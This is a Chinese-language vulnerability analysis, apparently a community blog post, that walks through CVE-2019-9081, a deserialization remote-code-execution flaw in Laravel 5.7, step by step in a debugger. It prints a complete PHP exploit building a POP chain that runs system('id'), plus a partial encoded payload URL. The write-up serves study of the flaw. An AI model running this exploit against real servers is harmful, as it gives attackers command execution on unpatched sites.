

背景

最近在学习Laravel框架的代码审计，恰好通过qwb线下一道web了解到CVE-2019-9081，便详细地结合exp并利用断点跟踪对漏洞进行了复现分析，从中也学到了不少PHP知识。

1.分析准备

1.1漏洞描述

Laravel Framework是Taylor Otwell软件开发者开发的一款基于PHP的Web应用程序开发框架。Illuminate是其中的一个组件。Laravel Framework 5.7.x版本中的Illuminate组件存在反序列化漏洞，远程攻击者可利用该漏洞执行代码

1.2环境搭建

因为Laravel要求PHP的版本 >= 7.1.3，ubuntu16.04默认php7.0版本，因此环境中使用的php版本为7.2，切换php版本命令如下

```
# ███ Apache ███ PHP7.0
sudo a2dismod php7.0
# ███ PHP7.2
sudo a2enmod php7.2
# ███ Apache
sudo systemctl restart apache2.service
```

之后看到下图即说明搭建成功



1.3漏洞文件描述

漏洞出现在PendingCommand.php文件中，了解一个API用法的最快方式当然是查官方文档的函数说明去了解啦([Laravel5.7API函数说明](#))

## Methods

void	<code>__construct(TestCase \$test, Application \$app, string \$command, array \$parameters)</code> Create a new pending console command run.
\$this	<code>expectsQuestion(string \$question, string \$answer)</code> Specify a question that should be asked when the command runs.
\$this	<code>expectsOutput(string \$output)</code> Specify output that should be printed when the command runs.
\$this	<code>assertExitCode(int \$exitCode)</code> Assert that the command has the given exit code.
int	<code>execute()</code> Execute the command.
int	<code>run()</code> Execute the command.
void	<code>mockConsoleOutput()</code> Mock the application's console output.
void	<code>__destruct()</code> Handle the object's destruction.

其中存在反序列化方法\_\_destruct()，并且在其中调用了run函数来执行命令，那么思路就为通过反序列化该类的实例对象来调用run方法执行命令达到rce的效果

```
public function __destruct()
{
    if ($this->hasExecuted) {
        return;
    }

    $this->run();
}
}
```

因为要结合exp进行分析，因此先贴出exp

```
<?php
namespace Illuminate\Foundation\Testing{
    class PendingCommand{
        protected $command;
        protected $parameters;
        protected $app;
        public $test;
        public function __construct($command, $parameters,$class,$app){
            $this->command = $command;
            $this->parameters = $parameters;
            $this->test=$class;
            $this->app=$app;
        }
    }
}
namespace Illuminate\Auth{
    class GenericUser{
        protected $attributes;
        public function __construct(array $attributes){
            $this->attributes = $attributes;
        }
    }
}
```

```

}
namespace Illuminate\Foundation{
    class Application{
        protected $hasBeenBoostrapped = false;
        protected $bindings;
        public function __construct($bind){
            $this->bindings=$bind;
        }
    }
}
namespace{
    $genericuser = new Illuminate\Auth\GenericUser(
        array(
            "expectedOutput"=>array("0"=>"1"),
            "expectedQuestions"=>array("0"=>"1")
        )
    );
    $application = new Illuminate\Foundation\Application(
        array(
            "Illuminate\Contracts\Console\Kernel"=>
                array(
                    "concrete"=>"Illuminate\Foundation\Application"
                )
            )
    );
    $pendingcommand = new Illuminate\Foundation\Testing\PendingCommand(
        "system",array('id'),
        $genericuser,
        $application
    );
    echo urlencode(serialize($pendingcommand));
}
?>

```

其中在PendingCommand的构造方法中要传入的关键四个变量如下所示，也是exp构造的关键，其中\$command和\$parameters也就是我们要执行的命令和参数

## Properties


TestCase	\$test	The test being run.
protected Application	\$app	The application instance.
protected string	\$command	The command to run.
protected array	\$parameters	The parameters to pass to the command.

## 2.断点跟踪分析

因为该漏洞存在与Laravel组件中，因此要基于Laravel进行二次开发后可能存在此反序列化漏洞，qwb题目中直接通过\$\_GET['code']传入的参数进行unserialize()，所以首先



按道理说现在下一步就是触发\_\_destruct函数，但payload中要使用3个类，对于Laravel这种大型框架而言当然少不了一些处理步骤，在左下方的函数调用栈中发现出现了两



## spl\_autoload\_call

(PHP 5 >= 5.1.0, PHP 7)

spl\_autoload\_call — 尝试调用所有已注册的\_\_autoload()函数来装载请求类


因为我们在payload中使用的类在Task控制器中并没有加载进来，因此便触发了PHP的自动加载的功能，也就是实现了 lazy loading，以加载类PendingCommand为例进行分析(其它所用到的类加载方式相同)：关于PHP自动加载的相关描述可以参考([PHP 自动加载功能原理解析](#)) 首先是类AliasLoader中load方法的调用，其中涉及到使用Laravel框架所带有的Facade功能去尝试加载我们payload中所需要的类，Facade描述如下

Facades (读音: /fəˈsɑːd/) 为应用程序的 [服务容器](#) 中可用的类提供了一个「静态」接口。Laravel 自带了很多 Facades，可以访问绝大部分 Laravel 的功能。Laravel Facades 实际上是服务容器中底层类的「静态代理」，它提供了简洁而富有表现力的语法，甚至比传统的静态方法更具可测试性和扩展性。


所有的 Laravel Facades 都在 `Illuminate\Support\Facades` 命名空间中定义。所以，我们可以轻松地使用 Facade：

在Laravel框架中判断的逻辑主要是有2条


- 用户提供所要加载的类是不是其中包含"Facades",如果是则通过loadFacade()函数进行加载
- 在Illuminate\Support\Facades命名空间中寻找是否含有用户所要加载的类



如果通过load()方法没有加载成功，则会调用loadclass()函数进行加载，而loadclass()函数中通过调用findfile()函数去尝试通过Laravel中的composer的自动加载功能包含并生成namespace + classname的一个 key => value 的 php 数组来对所包含的文件来进行一个匹配



找到类PendingCommand所对应的文件后，将通过includeFile()函数进行包含，从而完成类PendingCommand的整个加载流程，加载完所需要的类后，将进入\_\_destruct()



继续使用F7进入用于执行命令的run()函数进行分析

```

public function run()
{
    $this->hasExecuted = true;

    $this->mockConsoleOutput();

    try {
        $exitCode = $this->app[Kernel::class]->call($this->command, $this->parameters);
    } catch (NoMatchingExpectationException $e) {
        if ($e->getMethodName() === 'askQuestion') {
            $this->test->fail('Unexpected question '. $e->getActualArguments()[0]->getQuestion());
        }

        throw $e;
    }

    if ($this->expectedExitCode !== null) {
        $this->test->assertEquals(
            $this->expectedExitCode, $exitCode,
            message: 'Expected status code {$this->expectedExitCode} but received {$exitCode}.'
        );
    }
}

```

在run方法中，首先要调用mockConsoleOutput()方法，该方法主要用于模拟应用程序的控制台输出，此时因为要加载类Mockery和类Arrayinput，所以又要通过spl\_autoload\_register()来注册。

```

protected function mockConsoleOutput()
{
    $mock = Mockery::mock(...args: OutputStyle::class.'[askQuestion]', [
        (new ArrayInput($this->parameters)), $this->createABufferedOutputMock(),
    ]);

    foreach ($this->test->expectedQuestions as $i => $question) {
        $mock->shouldReceive(...methodNames: 'askQuestion')
            ->once()
            ->ordered()
            ->with(Mockery::on(function ($argument) use ($question) {
                return $argument->getQuestion() == $question[0];
            })))
            ->andReturnUsing(function () use ($question, $i) {
                unset($this->test->expectedQuestions[$i]);
                return $question[1];
            });
    }

    $this->app->bind(abstract: OutputStyle::class, function () use ($mock) {
        return $mock;
    });
}

```

按F7进入createABufferedOutputMock观察一下其内部的实现，其中又调用了Mockery的mock()函数。Mockery是一个简单而灵活的PHP模拟对象框架，在Laravel

应用程序测试中，我们可能希望「模拟」应用程序的某些功能的行为，从而避免该部分在测试中真正执行。此时继续F7进入mock函数，进入以后直接F8单步执行即可，

```

/**
 * Create a mock for the buffered output.
 *
 * @return \Mockery\MockInterface
 */
private function createABufferedOutputMock()
{
    $mock = Mockery::mock(...args: BufferedOutput::class.'[doWrite]')
        ->shouldAllowMockingProtectedMethods()
        ->shouldIgnoreMissing();

    foreach ($this->test->expectedOutput as $i => $output) {
        $mock->shouldReceive(...methodNames: 'doWrite')
            ->once()
            ->ordered()
            ->with($output, Mockery::any())
            ->andReturnUsing(function () use ($i) {
                unset($this->test->expectedOutput[$i]);
            });
    }

    return $mock;
}

```



```

* @param \PHPUnit\Framework\TestCase $test
* @param \Illuminate\Foundation\Application $app
* @param string $command
* @param array $parameters
* @return void
*/
public function __construct(PHPUnit\Framework\TestCase $test, $app, $command, $parameters)
{
    $this->app = $app;
    $this->test = $test;
    $this->command = $command;
    $this->parameters = $parameters;
}

```

```

namespace{
    $genericuser = new Illuminate\Auth\GenericUser(
        array(
            "expectedOutput"=>array("0"=>"1"),
            "expectedQuestions"=>array("0"=>"1")
        )
    );
}


```

```

foreach ($this->test->expectedOutput as $i => $output) {
    $mock->shouldReceive(...methodNames: 'doWrite')
        ->once()
        ->ordered()
        ->with($output, Mockery::any())
        ->andReturnUsing(function () use ($i) {
            unset($this->test->expectedOutput[$i]);
        });
}

```

此时在createABufferedOutputMock()方法中要进入for循环，并且在其中要调用test的expectedOutput属性，然而在可以实例化的类中不存在expectedOutput属性(通过



所以这里要用到php魔术方法中的一个小trick，也是经常在ctf题中可能遇到的，当访问一个类中不存在的属性时会触发get()方法，通过去触发get()方法去进一步构造pop链

```
95
96 public function __get($key) $key: "expectedOutput"
97 {
98     return $this->attributes[$key]; $key: "expectedOutput" attr
99 }
100
101 /**
102  * Illuminate\Auth \GenericUser \__get()

```

而此时\$this->test是Illuminate\Auth\GenericUser的实例化对象，其是我们传入的，那么其是可以控制的，即attributes属性也是我们可以控制的，那当发生\$this->test->

```
foreach ($this->test->expectedOutput as $i => $output) { $i: 0 $out
    $mock->shouldReceive(...methodNames: 'doWrite')
        ->once()
        ->ordered()
        ->with($output, Mockery::any()) $output: "1"
        ->andReturnUsing(function () use ($i) {
            unset($this->test->expectedOutput[$i]); $i: 0 test: Ill
        });
}

return $mock; $mock: {_mockery_methods => [67], _mockery_expectation
}

```

此时回到mockConsoleOutput()函数中，又进行了一个循环遍历，调用了test对象的expectedQuestions属性，里面的循环体与createABufferedOutputMock()函数的循环体类似，从而走出mockConsoleOutput()函数，接下来回到run函数中

2.exp构造关键点2

```
$application = new Illuminate\Foundation\Application(
    array(
        "Illuminate\Contracts\Console\Kernel"=>
            array(
                "concrete"=>"Illuminate\Foundation\Application"
            )
    )
);

namespace Illuminate\Foundation{
    class Application{
        protected $hasBeenBootstrapped = false;
        protected $bindings;

        public function __construct($bind){
            $this->bindings=$bind;
        }
    }
}

// If we don't have a registered resolver or concrete for the type,
// assume each type is a concrete name and will attempt to resolve.
// since the container should be able to resolve concretes automati
704 if (isset($this->bindings[$abstract])) { $abstract: "Illuminate\Co
705     return $this->bindings[$abstract]['concrete'];
706 }
707
708 return $abstract;
709
710

```

此时到了触发rce的关键点，其中出现了\$this->app[Kernel::class]->call方法的调用，其中Kernel::class在这里是一个固定值Illuminate\Contracts\Console\Kernel,并且call的参数为我们所要执行的命令(\$this->parameters)，那我们此时需要弄清\$this->app[Kernel::class]返回的是哪个类的对象，使用F7步入程序内部进行分析



```
$this->hasExecuted = true; hasExecuted: true

$this->mockConsoleOutput();

try {
    $exitCode = $this->app[Kernel::class]->call($this->command, $this->parameters); app: Illum
} catch (NoMatchingExpectationException $e) {
    if ($e->getMethodName() === 'askQuestion') {
        $this->test->fail('Unexpected question ' . $e->getActualArguments()[0]->getQuestion().
    }
}

throw $e;

if ($this->expectedExitCode !== null) {
    $this->test->assertEquals(
```

直到得到以下的getConcrete的调用栈,此时继续F8单步执行到利用payload的语句,此时因为\$this为Illuminate\Foundation\Application, bindings属性是Container类的,

```
697 if (! is_null($concrete = $this->getContextualConcrete($abstract))) {
698     return $concrete; $concrete: null
699 }
700
701 // If we don't have a registered resolver or concrete for the
702 // assume each type is a concrete name and will attempt to re
703 // since the container should be able to resolve concretes au
704 if (isset($this->bindings[$abstract])) { $abstract: "Illumin
705     return $this->bindings[$abstract]['concrete'];
706 }
707
708 return $abstract;
```

Variables

```
$this = [Illuminate\Foundation\Application] [32]
  instance = [Illuminate\Foundation\Application] [32]
    instance = [Illuminate\Foundation\Application] [32]
      basePath = "/var/www/html/laravel-5.7"
      hasBeenBootstrapped = true
      booted = true
```

此时继续F8往下走,到了实例化Application类的时刻, 此时要满足isBuildable函数才可以进行build, 因此F7步入查看

```
protected function isBuildable($concrete, $abstract) $concrete: "Il
{
    return $concrete === $abstract || $concrete instanceof Closure;
}
```

此时\$concrete为Application, 而\$abstract为kernel, 显然不满足, 并且||右边\$concrete明显不是闭包类的实例化, 所以此时不满足Application实例化条件, 此时继续F7

```
public function make($abstract, array $parameters = []) $abst
{
    $abstract = $this->getAlias($abstract); $abstract: "Illum

    if (isset($this->deferredServices[$abstract]) && ! isset($
        $this->loadDeferredProvider($abstract);
    }

    return parent::make($abstract, $parameters);
}
```

Variables

```
$abstract = "Illuminate\Foundation\Application"
$parameters = (array) [0]
```

```
556 // its "nested" dependencies recursively until all have gotten resolved
557 if ($this->isBuildable($concrete, $abstract)) { $abstract: "Illuminate
558     $object = $this->build($concrete);
559 } else {
560     $object = $this->make($concrete);
561 }
562
563 // If we defined any extenders for this type, we'll need to spin thro
564 // and apply them to the object being built. This allows for the exte
565 // of services, such as changing configuration or decorating the obje
566 foreach ($this->getExtenders($abstract) as $extender) {
    \Illuminate\Container::Container::resolve()
```

接下来将调用类Application中的call方法，即其父类Container中的call方法

```
public function call($callback, array $parameters = [], $defaultMethod =
{
    return BoundMethod::call($this, $callback, $parameters, $defaultMethod);
}
}
public static function call($container, $callback, array $parameters = [],
{
    if (static::isCallableWithAtSign($callback) || $defaultMethod) { $callback
        return static::callClass($container, $callback, $parameters, $defaultMethod);
    }

    return static::callBoundMethod($container, $callback, function () use ($container, $callback, $parameters) {
        return call_user_func_array(
            $callback, static::getMethodDependencies($container, $callback, $parameters);
        );
    });
}
```

其中第一个分支isCallableWithAtSign()判断回调函数是否为字符串并且其中含有"@"，并且\$defaultMethod默认为null，显然此时不满足if条件，即进入第二个分支，callBoundMethod()

```
protected static function isCallableWithAtSign($callback)
{
    return is_string($callback) && strpos($callback, '@') !== false;
}
```

在callBoundMethod()函数中将调用call\_user\_func\_array()函数来执行最终的命令，首先\$callback为"system",参数为静态方法getMethodDependencies()函数的返回值

```
protected static function getMethodDependencies($container, $callback, array $parameters)
{
    $dependencies = []; $dependencies: [0]

    foreach (static::getCallReflector($callback)->getParameters() as $parameter) {
        static::addDependencyForCallParameter($container, $parameter, $dependencies);
    }

    return array_merge($dependencies, $parameters); $dependencies: [0]
}
```

在return处可以看到此时调用array\_merge函数将\$dependencies数组和\$parameters数组进行合并，但是\$dependencies数组为空，因此对我们要执行命令的参数不产生影响

call\_user\_func\_array('system', array('id'))

此时run函数中\$exitcode值即为命令的执行结果

```
Variables
+ $exitCode = "uid=33(www-data) gid=33(www-data) groups=33(www-data)"
- $this = {Illuminate\Foundation\Testing\PendingCommand} [6]
  $_COOKIE = {array} [3]
  $_ENV = {array} [32]
  $_GET = {array} [1]
  $_REQUEST = {array} [1]
  $_SERVER = {array} [65]
  $_GLOBALS = {array} [13]
  Constants
```

payload█  
http://localhost/laravel-5.7/public/index.php/index?code=O%3A44%3A%22Illuminate%5CFoundation%5CTesting%5CPendingCommand%22%3A4



参考

- 1.<https://laworigin.github.io/2019/02/21/laravelv5-7%E5%8F%8D%E5%BA%8F%E5%88%97%E5%8C%96rce/>
- 2.<https://www.jianshu.com/p/a7838a89f2f9>
- 3.<https://learnku.com/docs/laravel/5.7/facades/2251>
- 4.<https://learnku.com/articles/12575/deep-analysis-of-the-laravel-service-container>
- 5.<https://laravel.com/docs/5.7/structure#the-tests-directory>

点击收藏 | 2 关注 | 2

[上一篇：IO FILE 之劫持vtable...](#) [下一篇：WASM格式化字符串攻击尝试](#)

- 1. 0 条回复
  - 动动手指，沙发就是你的了！

[登录](#) 后跟帖

先知社区

现在登录

热门节点

[技术文章](#)

[社区小黑板](#)

[目录](#)

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)